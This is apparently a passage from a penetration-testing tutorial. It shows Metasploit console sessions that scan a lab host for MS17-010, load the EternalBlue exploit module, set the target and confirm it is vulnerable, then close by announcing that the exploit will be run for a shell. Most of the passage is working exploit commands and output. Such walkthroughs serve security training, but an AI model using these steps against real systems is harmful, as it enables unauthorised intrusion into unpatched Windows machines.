


```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.36.152
rhosts => 192.168.36.152
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.36.152:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic
 7601 Service Pack 1
[*] 192.168.36.152:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Very good. Let's use the eternalblue module generally used for windows 7 assuming the target is windows 7 or the windows 2008 server.




```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, o
r hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for aut
hentication
   SMBPass                         no        (Optional) The password for the specified us
ername
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit
 Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > 
```




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.36.152
rhosts => 192.168.36.152
msf5 exploit(windows/smb/ms17_010_eternalblue) > cehck
cjj[-] Unknown command: cehck.
msf5 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.36.152:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.36.152:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic
 7601 Service Pack 1
[*] 192.168.36.152:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.36.152:445 - The target is vulnerable.
msf5 exploit(windows/smb/ms17_010_eternalblue) > 
```

It's time to execute the module to get a shell now.



